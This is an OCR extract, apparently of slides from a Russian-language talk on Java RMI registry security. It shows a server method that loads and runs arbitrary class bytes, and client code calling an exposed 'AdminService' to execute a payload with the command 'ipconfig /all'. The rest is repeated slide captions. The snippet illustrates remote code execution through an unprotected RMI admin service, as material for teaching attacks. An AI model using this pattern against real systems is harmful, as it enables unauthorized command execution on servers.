
```
... runScript(String className, byte[] classBytes, String[] arguments) {
...
	AdminScript adminScript = (AdminScript)Class.forName(className, true,
(ClassLoader)new ByteClassLoader(classBytes)).newInstance();
	output = adminScript.execute(arguments);
...}
```

```
AdminService admin =(AdminService)factory.getService(0, "AdminService");
System.out.println(
	admin.runScript(
		"com.company.Main",
		hexToBytes("cafebabe..."),
		new String[] {"ipconfig /all"}
	)
);
```


Java RMI реестр: Сервис авторизации




Java RMI реестр: Сервис авторизации




Java RMI реестр: Сервис авторизации




Java RMI реестр: Сервис авторизации



